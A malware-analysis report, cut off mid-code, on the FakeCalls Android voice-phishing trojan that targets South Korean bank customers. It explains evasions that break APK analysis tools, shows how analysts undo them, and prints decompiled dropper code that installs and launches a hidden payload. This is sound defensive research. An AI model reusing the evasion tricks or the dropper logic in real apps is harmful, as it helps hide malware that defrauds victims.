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SOUTH KOREAN ANDROID BANKING MENACE – FAKECALLS

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ABSTRACT

When malware actors want to enter the cybercrime business they can choose markets in which, according to documented past results, their profit is almost guaranteed to be worth the effort. The malware does not need to be high profile; careful selection of the audience and the right market can be enough.

This ‘stay-low, aim-high’ approach is what we have seen in our research. We encountered an *Android* trojan named FakeCalls, a piece of malware that can masquerade as one of more than 20 financial applications and imitate phone conversations with bank or financial service employees – this type of attack is known as voice phishing. FakeCalls targets the South Korean market and possesses the functionality of a Swiss Army knife, being able not only to conduct its primary function but also to extract private data from the victim’s device.

Voice phishing attacks have a long history in the South Korean market. According to a report [1] published on a South Korean Government website, financial losses due to voice phishing amounted to approximately US\$600 million in 2020, with the number of victims [2] reaching as many as 170,000 in the period from 2016 to 2020.

We discovered more than 3,500 samples of the FakeCalls malware that used various combinations of mimicked financial organizations and implemented anti-analysis (aka evasion) techniques. The malware developers paid special attention to the protection of their malware, using several unique evasions that we had not previously seen in the wild.

In our investigation we describe all of the anti-analysis techniques we encountered and show how to mitigate them, dive into the key details of the malware’s functionality, and explain how to stay protected from this and similar threats. In addition, we show how the voice phishing scheme is implemented in FakeCalls and explain the tricks used for resolution of command-and-control (C&C) servers.

VOICE PHISHING

The idea behind voice phishing is to trick the victim into thinking that there is a real bank employee on the other end of the call. As the victim believes that the application in use is a genuine internet-banking (or payment-system) application, there is no reason to be suspicious of an offer to apply for a loan with a lower interest rate – the offer is, of course, fake. At this point, the malware actors can lay the necessary groundwork to understand how to approach the victim in the best way possible.

At the point at which conversation actually happens, the phone number belonging to the malware operators, unknown to the victim, is replaced by a real bank number. Therefore, the victim is under the impression that the conversation is taking place with a real bank and a real employee. Once trust has been established, the victim is tricked into ‘confirming’ their credit card details in the hope of qualifying for the (fake) loan.

Figure 1 outlines the principal scheme of the attack.




Figure 1: The key steps of a voice phishing attack.

Targeted financial institutions are selected from amongst the largest and most prominent in the banking sector: strong repay capacity ratings as evaluated by the South Korean Government and major world agencies, with revenues of billions of South Korean Won (KWR), equal to millions of US dollars. Mimicking the applications of such organizations increases the chances of attracting suitable victims.

When victims install the FakeCalls malware, they have no reason to suspect that some hidden catches are present in the ‘trustworthy’ internet-banking application from a solid organization.

In step 2 of the voice phishing attack, instead of a phone conversation with a malware operator, a pre-recorded audio track can be played, imitating instructions from the bank. Several different tracks are embedded into different malware samples, corresponding to different financial organizations.

One way or another, the malware operators get hold of the private financial data of the victim, meaning that the goal of attack is achieved successfully.

TECHNICAL DETAILS

In this section we describe the anti-analysis techniques used by FakeCalls, as well as the process of dropping the final payload and the details of its network communication.

Anti-analysis techniques

We encountered three unique anti-analysis techniques in different malware samples that we had not previously observed in the wild. We took the following malware sample and analysed all three evasions we encountered inside:

f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb

If we try loading such a sample into analysis tools, they fail, as shown in Figure 2 on attempting to load it into *JEB Pro*.

```

[!] java.io.IOException: Multi-file archive not supported
[!] at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:116)
[!] at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:75)
[!] at com.pnfsoftware.jeb.core.parsers.apk.ApkIdentifier.canIdentify(SourceFile:177)
[!] at com.pnfsoftware.jeb.rcpclient.RcpClientContext.processFileArtifact(RcpClientContext.java:3166)
[!] at com.pnfsoftware.jeb.rcpclient.RcpClientContext.loadInputsProject(RcpClientContext.java:2942)
[!] at com.pnfsoftware.jeb.rcpclient.handlers.FileFileOpenHelper.executeFileOpenHelper.java:53)
[!] at com.pnfsoftware.jeb.rcpclient.handlers.JebBaseHandler.run(JebBaseHandler.java:148)
[!] at org.eclipse.jface.action.Action.runWithEvent(Action.java:474)
[!] at org.eclipse.jface.action.ActionContributionItem.handleWidgetSelection(ActionContributionItem.java:588)
[!] at org.eclipse.jface.action.ActionContributionItem.lambda$4$ActionContributionItem.java:453)
[!] at org.eclipse.swt.widgets.EventTable.sendEvent(EventTable.java:49)
[!] at org.eclipse.swt.widgets.Display.sendEvent(Display.java:5679)
[!] at org.eclipse.swt.widgets.Widget.sendEvent(Widget.java:1427)
[!] at org.eclipse.swt.widgets.Display.runDeferredEvents(Display.java:5121)
[!] at org.eclipse.swt.widgets.Display.readAndDispatch(Display.java:4099)
[!] at com.pnfsoftware.jeb.rcpclient.extensions.app.App.run(App.java:197)
[!] at com.pnfsoftware.jeb.rcpclient.Launcher.main(Launcher.java:20)
[!]
[!] java.io.IOException: Multi-file archive not supported
[!] at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:116)
[!] at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:75)
[!] at com.pnfsoftware.jeb.core.parsers.apk.ApkIdentifier.canIdentify(SourceFile:177)
[!] at com.pnfsoftware.jeb.rcpclient.RcpClientContext.processFileArtifact(RcpClientContext.java:3166)
[!] at com.pnfsoftware.jeb.rcpclient.RcpClientContext.loadInputsProject(RcpClientContext.java:2942)
[!] at com.pnfsoftware.jeb.rcpclient.handlers.FileFileOpenHelper.executeFileOpenHelper.java:53)
[!] at com.pnfsoftware.jeb.rcpclient.handlers.JebBaseHandler.run(JebBaseHandler.java:148)
[!] at org.eclipse.jface.action.Action.runWithEvent(Action.java:474)
[!] at org.eclipse.jface.action.ActionContributionItem.handleWidgetSelection(ActionContributionItem.java:588)
[!] at org.eclipse.jface.action.ActionContributionItem.lambda$4$ActionContributionItem.java:453)
[!] at org.eclipse.swt.widgets.EventTable.sendEvent(EventTable.java:49)
[!] at org.eclipse.swt.widgets.Display.sendEvent(Display.java:5679)
[!] at org.eclipse.swt.widgets.Widget.sendEvent(Widget.java:1427)
[!] at org.eclipse.swt.widgets.Display.runDeferredEvents(Display.java:5121)
[!] at org.eclipse.swt.widgets.Display.readAndDispatch(Display.java:4099)
[!] at com.pnfsoftware.jeb.rcpclient.extensions.app.App.run(App.java:197)
[!] at com.pnfsoftware.jeb.rcpclient.Launcher.main(Launcher.java:20)
[!]
[!] org.apache.commons.compress.archivers.zip.UnsupportedZipFeatureException: unsupported feature encryption used in entry AndroidManifest.xml
[!] at org.apache.commons.compress.archivers.zip.ZipUtil.checkRequestedFeatures(ZipUtil.java:346)
[!] at org.apache.commons.compress.archivers.zip.ZipArchiveInputStream.read(ZipArchiveInputStream.java:436)
[!] at org.apache.commons.compress.archivers.zip.ZipArchiveInputStream.skip(ZipArchiveInputStream.java:585)
[!] at org.apache.commons.compress.archivers.zip.ZipArchiveInputStream.closeEntry(ZipArchiveInputStream.java:656)
[!] at org.apache.commons.compress.archivers.zip.ZipArchiveInputStream.getNextZipEntry(ZipArchiveInputStream.java:226)
[!] at com.pnfsoftware.jeb.core.parsers.zip.OHSSI.gf(SourceFile:131)
[!] at com.pnfsoftware.jeb.core.parsers.zip.ZipProcessInternal(SourceFile:187)
[!] at com.pnfsoftware.jeb.core.units.AbstractUnit.process(SourceFile:447)
  
```

Figure 2: FakeCalls failed to load in JEB Pro.

Let's dissect and mitigate each of the anti-analysis techniques one by one, to finally be able to load and analyse the malicious payload.

Multi-disk

The first evasion is called 'Multi-disk'. When trying to load the APK into the analysis tools an exception is shown, stating that multi-file archives are not supported.

```

[!] java.io.IOException: Multi-file archive not supported
[!] at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:116)
[!] at com.pnfsoftware.jeb.util.encoding.zip.fsr.ZipFailSafeReader.<init>(SourceFile:75)
[!] at com.pnfsoftware.jeb.core.parsers.apk.ApkIdentifier.canIdentify(SourceFile:177)
[!] at com.pnfsoftware.jeb.rcpclient.RcpClientContext.processFileArtifact(RcpClientContext.java:3166)
[!] at com.pnfsoftware.jeb.rcpclient.RcpClientContext.loadInputsProject(RcpClientContext.java:2942)
  
```

Figure 3: Exception saying that multi-file archives are not supported.

We understand that the APK cannot be split into multi-disk archives, so we checked this information in the APK by analysing the ZIP header data. The relevant entry is the central directory file header. The end of this record, EOCD [3], contains information about the disk count at offsets 4 and 6. We will also pay attention to the offsets 10 and 12.


```
I: Using Apktool 2.6.1 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
Exception in thread "main" brut.androlib.err.RawXmlEncounteredException: Could not decode XML
    at brut.androlib.res.decoder.XmlPullStreamDecoder.decode(XmlPullStreamDecoder.java:145)
    at brut.androlib.res.decoder.XmlPullStreamDecoder.decodeManifest(XmlPullStreamDecoder.java:151)
Caused by: java.io.IOException: Expected: 0x00080003 or 0x00080001, got: 0x00080000
    at brut.util.ExtDataInput.skipCheckInt(ExtDataInput.java:45)
```

Figure 6: Correct values, one of which must be present at the beginning of the AndroidManifest file.

Apktool expects the additional constant because of an issue [4] when it failed to decode the manifest file, after which the constant 0x00080001 was added to the code. However, the correct value in the AndroidManifest header is 0x00080003, which is equal to the constant name CHUNK_AXML_FILE in the apktool source code [5], not CHUNK_AXML_FILE_BROKEN, which is equal to 0x00080001.

```
985
986     private static final int CHUNK_AXML_FILE = 0x00080003, CHUNK_AXML_FILE_BROKEN = 0x00080001,
987         CHUNK_RESOURCEIDS = 0x00080180, CHUNK_XML_FIRST = 0x00100100,
988         CHUNK_XML_START_NAMESPACE = 0x00100100,
```

Figure 7: Constants for AndroidManifest headers defined in the apktool source code.

The analysed file starts with 0x00080000.




Figure 8: Magic number at the beginning of the AndroidManifest file.

Besides an unexpected magic number, the file contains other things that break the decoding process, as seen in Figure 9 in an exception thrown by the jadx tool.

```
*f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb - jadx-gui
File View Navigation Tools Help
f8823780d2822307e995528bd7a34a1735e66bd2f AndroidManifest.xml
Source code
Resources
  assets
  junit
  META-INF
  okhttp3
  org
1 Error decode manifest
2 java.io.IOException: Expected strings start, expected offset: 0x180, actual: 0x184
3     at jadx.core.xmlgen.ParserStream.checkPos(ParserStream.java:124)
4     at jadx.core.xmlgen.CommonBinaryParser.parseStringPoolNoType(CommonBinaryParser.java:29)
5     at jadx.core.xmlgen.BinaryXMLParser.decode(BinaryXMLParser.java:109)
6     at jadx.core.xmlgen.BinaryXMLParser.parse(BinaryXMLParser.java:81)
```

Figure 9: Exception when decoding the AndroidManifest file using the jadx tool.

To find out what causes this exception, we first break down the AndroidManifest structure.

Name	Value	Start	Size	Color	Comment
struct HEADER header		0h	8h	Fg: Bg:	
uint magicnumber	524288	0h	4h	Fg: Bg:	
uint filesize	10328	4h	4h	Fg: Bg:	
struct STRINGCHUNK stringChunk		8h	15A8h	Fg: Bg:	
uint scSignature	1835009	8h	4h	Fg: Bg:	
uint scSize	5544	Ch	4h	Fg: Bg:	
uint scStringCount	88	10h	4h	Fg: Bg:	
uint scStyleCount	0	14h	4h	Fg: Bg:	
uint scUNKNOWN	0	18h	4h	Fg: Bg:	
uint scStringPoolOffset	376	1Ch	4h	Fg: Bg:	
uint scStylePoolOffset	0	20h	4h	Fg: Bg:	
uint scStringOffsets[88]		24h	160h	Fg: Bg:	Relative to the 0x8+scStringPoolOffset
struct STRING_ITEM stritem[0]	theme	180h	Eh	Fg: Bg:	
struct STRING_ITEM stritem[1]	label	18Eh	Eh	Fg: Bg:	

Figure 10: AndroidManifest structure and its fields – the one causing the exception is outlined.

By checking the offset shown in the exception, we can see that the issue is in the `scStringOffsets` array field, in its last element ($0x24 + 0x160 = 0x184$ – the exact offset shown in the exception).

When examining this array closely, we see that the offset of the last string is pointing out of the file.

Name	Value
uint scStringOffsets[74]	4710
uint scStringOffsets[75]	4732
uint scStringOffsets[76]	4750
uint scStringOffsets[77]	4802
uint scStringOffsets[78]	4854
uint scStringOffsets[79]	4874
uint scStringOffsets[80]	4894
uint scStringOffsets[81]	4934
uint scStringOffsets[82]	5010
uint scStringOffsets[83]	5084
uint scStringOffsets[84]	5102
uint scStringOffsets[85]	5136
uint scStringOffsets[86]	5156
uint scStringOffsets[87]	7602181
struct STRING_ITEM stritem[0]	theme

Figure 11: Wrong last string offset in the array.

The string ‘theme’ is wrongly interpreted as an offset value in the last element of the array, number 87.

This means that the value of the `scStringCount` should be less by 1, i.e. set to 86. Now there are 87 elements in the array, each of four bytes. A multiplication of $87 * 4$ is equal to 348, which is $0x15C$ in hex. As the `scStringOffsets` field starts at $0x24$, now it ends at $0x24 + 0x15C$, which is equal to $0x180$ – exactly what is expected in the analysis tool.

After all the relevant fixes have been applied, *apktool* throws yet another exception.

```
I: Using Apktool 2.6.1 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
Exception in thread "main" java.lang.NegativeArraySizeException: -25055352
    at brut.androlib.res.decoder.StringBlock.read(StringBlock.java:69)
    at brut.androlib.res.decoder.AXMLResourceParser.doNext(AXMLResourceParser.java:814)
    at brut.androlib.res.decoder.AXMLResourceParser.next(AXMLResourceParser.java:98)
    at brut.androlib.res.decoder.AXMLResourceParser.nextToken(AXMLResourceParser.java:108)
    at org.xmlpull.v1.wrapper.classic.XmlPullParserDelegate.nextToken(XmlPullParserDelegate.java:105)
    at brut.androlib.res.decoder.XmlPullParserDecoder.decode(XmlPullParserDecoder.java:138)
    at brut.androlib.res.decoder.XmlPullParserDecoder.decodeManifest(XmlPullParserDecoder.java:151)
    at brut.androlib.res.ResFileDecoder.decodeManifest(ResFileDecoder.java:159)
    at brut.androlib.res.AndrolibResources.decodeManifestWithResources(AndrolibResources.java:193)
    at brut.androlib.Androlib.decodeManifestWithResources(Androlib.java:141)
    at brut.androlib.ApkDecoder.decode(ApkDecoder.java:109)
    at brut.apktool.Main.cmdDecode(Main.java:175)
    at brut.apktool.Main.main(Main.java:79)
```

Figure 12: Exception thrown by *apktool*; the key points to investigate are outlined.

On examining the source code of *apktool*, we understand that the exception occurs because of bad size calculation for the allocated array.

Figure 13 shows the key code line after the execution of which the exception occurs.

Examining the values of the fields in the `STRINGCHUNK` `AndroidManifest` structure, we’re interested mainly in `scStylePoolOffset`, which corresponds to the `stylesOffset` variable in *apktool* code. If it is not equal to zero, the array is allocated. Its value is 4,269,912,320, which is equal to $0xFE81B100$, and as this value is represented as `int`


```

49 public static StringBlock read(ExtDataInput reader) throws IOException {
50     reader.skipCheckChunkTypeInt(CHUNK_STRINGPOOL_TYPE, CHUNK_NULL_TYPE);
51     int chunkSize = reader.readInt();
52
53     // ResStringPool_header
54     int stringCount = reader.readInt();
55     int styleCount = reader.readInt();
56     int flags = reader.readInt();
57     int stringsOffset = reader.readInt();
58     int stylesOffset = reader.readInt();
59
60     StringBlock block = new StringBlock();
61     block.m_isUTF8 = (flags & UTF8_FLAG) != 0;
62     block.m_stringOffsets = reader.readIntArray(stringCount);
63
64     if (styleCount != 0) {
65         block.m_styleOffsets = reader.readIntArray(styleCount);
66     }
67
68     int size = ((stylesOffset == 0) ? chunkSize : stylesOffset) - stringsOffset;
69     block.m_strings = new byte[size];
70     reader.readFully(block.m_strings);
71
72     if (stylesOffset != 0) {

```

Figure 13: The key code line after execution of which the exception occurs.

(signed) in the code, it is treated as -25,054,976. `scStringPoolOffset` (`stringOffset` in the code) has a value of 376, and by subtracting the two numbers, we get the exact value from the exception: $-25,054,976 - 376 = -25,055,352$ (see Figure 12).

Based on the value (0) of the `scStyleCount` field, we can see that the file shouldn't contain 'styles', and the value of the `scStylePoolOffset` field should be 0x00000000.

The image shows a hex dump of a file and a corresponding AndroidManifest.bt structure. The hex dump shows the following data:

Address	Hex	ASCII
0000h	00 00 08 00	...
0010h	58 00 00 00	X.....x...
0020h	00 B1 81 FE	.±.p.....
0030h	28 00 00 00	(...4...L...^...
0040h	72 00 00 00	r...Z...-...ö...
0050h	F8 00 00 00	ø.....*...D...
0060h	5E 01 00 00	^.....æ...¶...
0070h	DC 01 00 00	Û.....ó...R...
0080h	78 02 00 00	x...@...ø...æ...
0090h	00 03 00 00\$.6...
00A0h	92 03 00 00	'...ô...:...&...
00B0h	CE 04 00 00	Ë...".t...-...
00C0h	FC 05 00 00	ü...<...€...Ï...

Below the hex dump is the AndroidManifest.bt structure:

Name	Value
struct STRINGCHUNK stringChunk	
uint scSignature	1835009
uint scSize	5544
uint scStringCount	88
uint scStyleCount	0
uint scUNKNOWN	0
uint scStringPoolOffset	376
uint scStylePoolOffset	4269912320

A red arrow points from the value 0 of `scStyleCount` to the value 4269912320 of `scStylePoolOffset`, with the text "must be equal to 0" next to it.

Figure 14: Values of the fields in the STRINGCHUNK structure.

Files

The third and final evasion is simply called ‘Files’. This technique is related to the files inside the APK. At this point, after applying the two previous fixes, the target APK loads successfully in *JEB Pro* and *jadx*, but *apktool* still throws an exception when analysing this file.

```
I: Using Apktool 2.7.0 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Copying assets and libs...
Exception in thread "main" brut.androlib.AndrolibException: brut.directory.DirectoryException:
  Error copying file: assets
    at brut.androlib.Androlib.decodeRawFiles(Androlib.java:169)
    at brut.androlib.ApkDecoder.decode(ApkDecoder.java:166)
    at brut.apktool.Main.cmdDecode(Main.java:175)
    at brut.apktool.Main.main(Main.java:79)
Caused by: brut.directory.DirectoryException: Error copying file: assets
    at brut.directory.DirUtil.copyToDir(DirUtil.java:99)
    at brut.directory.AbstractDirectory.copyToDir(AbstractDirectory.java:208)
    at brut.androlib.Androlib.decodeRawFiles(Androlib.java:156)
    ... 3 more
Caused by: brut.directory.DirectoryException: Error copying file: hSeCvupVLj7NCqCvVmpr4wmj0jWP
iCUTQRZbyew1P2K0WPX6F0sz5bLzG5DLIKNjzn8WBbwr0zMbWwvx1KEjvY0AFDLksepAAIRbEdrbJGzJNjHiZRai0eAu
QaG4QPgIXw7Z0wxGniXroGYw6DwLehBwixvEHYv4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmkKe0smrWBi
M5yhvOboCBFgdzrTAPcUoy4DwFS9ZMNYPr89LmFmUC0ffGQTKWmUr5nQFP0iuqN02SyiuVZDIE6zY
    at brut.directory.DirUtil.copyToDir(DirUtil.java:99)
    at brut.directory.DirUtil.copyToDir(DirUtil.java:71)
    at brut.directory.AbstractDirectory.copyToDir(AbstractDirectory.java:198)
    at brut.directory.DirUtil.copyToDir(DirUtil.java:87)
    ... 5 more
Caused by: java.nio.file.FileSystemException: f8823780d2822307e995528bd7a34a1735e66bd2fe22404e
02053cb92b0a56cb.out/assets/hSeCvupVLj7NCqCvVmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6F0sz5bLzG5DLIKNjzn
8WBbwr0zMbWwvx1KEjvY0AFDLksepAAIRbEdrbJGzJNjHiZRai0eAuQaG4QPgIXw7Z0wxGniXroGYw6DwLehBwixvEHY
v4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmkKe0smrWBiM5yhvOboCBFgdzrTAPcUoy4DwFS9ZMNYPr89L
mFmUC0ffGQTKWmUr5nQFP0iuqN02SyiuVZDIE6zY: File name too long
    at java.base/sun.nio.fs.UnixException.translateToIOException(UnixException.java:100)
```

Figure 15: Apktool can't copy the file because of its long name.

From the exception description, ‘File name too long’, we understand that file name is too long and investigate all the files inside the APK.




Figure 16: Files inside the APK.

What we see is that the developers added a large number of files to the asset folder inside nested directories. As a result, the length of the file name and path exceeds 300 characters (as shown in Figure 17) – it is this that causes the exception.

These files break the logic of tools, like *apktool*, that cannot remap file locations and may fail during APK decompilation. After analysing the API calls from the bytecode, we can see that there are no actual references to these files. This means that such files can be manually removed from the APK as they are no longer required.

Finally, the resulting APK can be processed inside all the typical analysis tools.

Name	Value
struct ZIPFILERECORD record[971]	assets/nul.nT
struct ZIPFILERECORD record[972]	assets/hSeCvupVLj7NCqcVvmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6fOsz5bL
char frSignature[4]	PK>>
ushort frVersion	3795
ushort frFlags	26413
enum COMPTYPE frCompression	-17542
DOSTIME frFileTime	
DOSDATE frFileDate	
uint frCrc	66B753B6h
uint frCompressedSize	183
uint frUncompressedSize	183
ushort frFileNameLength	302
ushort frExtraFieldLength	37
char frFileName[302]	assets/hSeCvupVLj7NCqcVvmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6fOsz5bL
uchar frExtraField[37]	
uchar frData[183]	
struct ZIPFILERECORD record[973]	assets/gouooeck57rl02nPPspTJHGvox7qvjdP1Ylo/uZemn47bcP7iiKUjE9/rotX
char frSignature[4]	PK>>
ushort frVersion	50316
ushort frFlags	62443
enum COMPTYPE frCompression	-27
DOSTIME frFileTime	
DOSDATE frFileDate	03/06/2104
uint frCrc	DA9D97C6h
uint frCompressedSize	178
uint frUncompressedSize	178
ushort frFileNameLength	303
ushort frExtraFieldLength	40

Figure 17: Length of the file name (selected in the screenshot).




Figure 18: FakeCalls successfully loaded in JEB Pro.

Inside the malware

The FakeCalls payload is not launched at once. Instead, the dropper is used as an intermediate step.

Dropping process

The malware registers `BroadcastReceiver` for the application installation events. This receiver launches the dropped APK later in the process.

```
public class AppInstallReceiver extends BroadcastReceiver {
    private final String TAG;

    public AppInstallReceiver() {
        this.TAG = this.getClass().getSimpleName();
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_ADDED")) {
            String s = intent0.getData().getSchemeSpecificPart();
            if(!TextUtils.isEmpty(MainActivity.access$600()) && (MainActivity.access$600().equals(s))) {
                Toast.makeText(MainActivity.this, "INSTALL SUCCESS", 0).show();
                String s1 = MainActivity.access$400(MainActivity.this); // com.wish.lmbank.activity.LauncherActivity
                MainActivity.this.startMainService(104, s1);
                MainActivity.this.finish();
                return;
            }
        }
        else {
            if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_REPLACED")) {
                String s2 = intent0.getData().getSchemeSpecificPart();
                Log.i(this.TAG, "-----替换成功" + s2); // ----- Replacement succeeded
                return;
            }

            if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_REMOVED")) {
                String s3 = intent0.getData().getSchemeSpecificPart();
                Log.i(this.TAG, "-----卸载成功" + s3); // -----Uninstall successful
            }
        }
    }
}
```

Figure 19: Implementation of the `BroadcastReceiver` responsible for launching the dropped APK.

Then the malware displays a button to click to start the payload installation.




Figure 20: Button saying 'Click Install Setup' in Korean.

The APK is located inside the asset folder and is copied during the process of loading the view components.

```

public class ApkDownloadAsyncTask extends AsyncTask {
    private final String TAG;
    private AsyncResponse asyncResponse;
    private final Context context;

    public ApkDownloadAsyncTask(Context context0, AsyncResponse asyncResponse0) {
        this.TAG = ApkDownloadAsyncTask.class.getName();
        this.context = context0;
        this.asyncResponse = asyncResponse0;
    }

    public boolean copyApk(String s) {
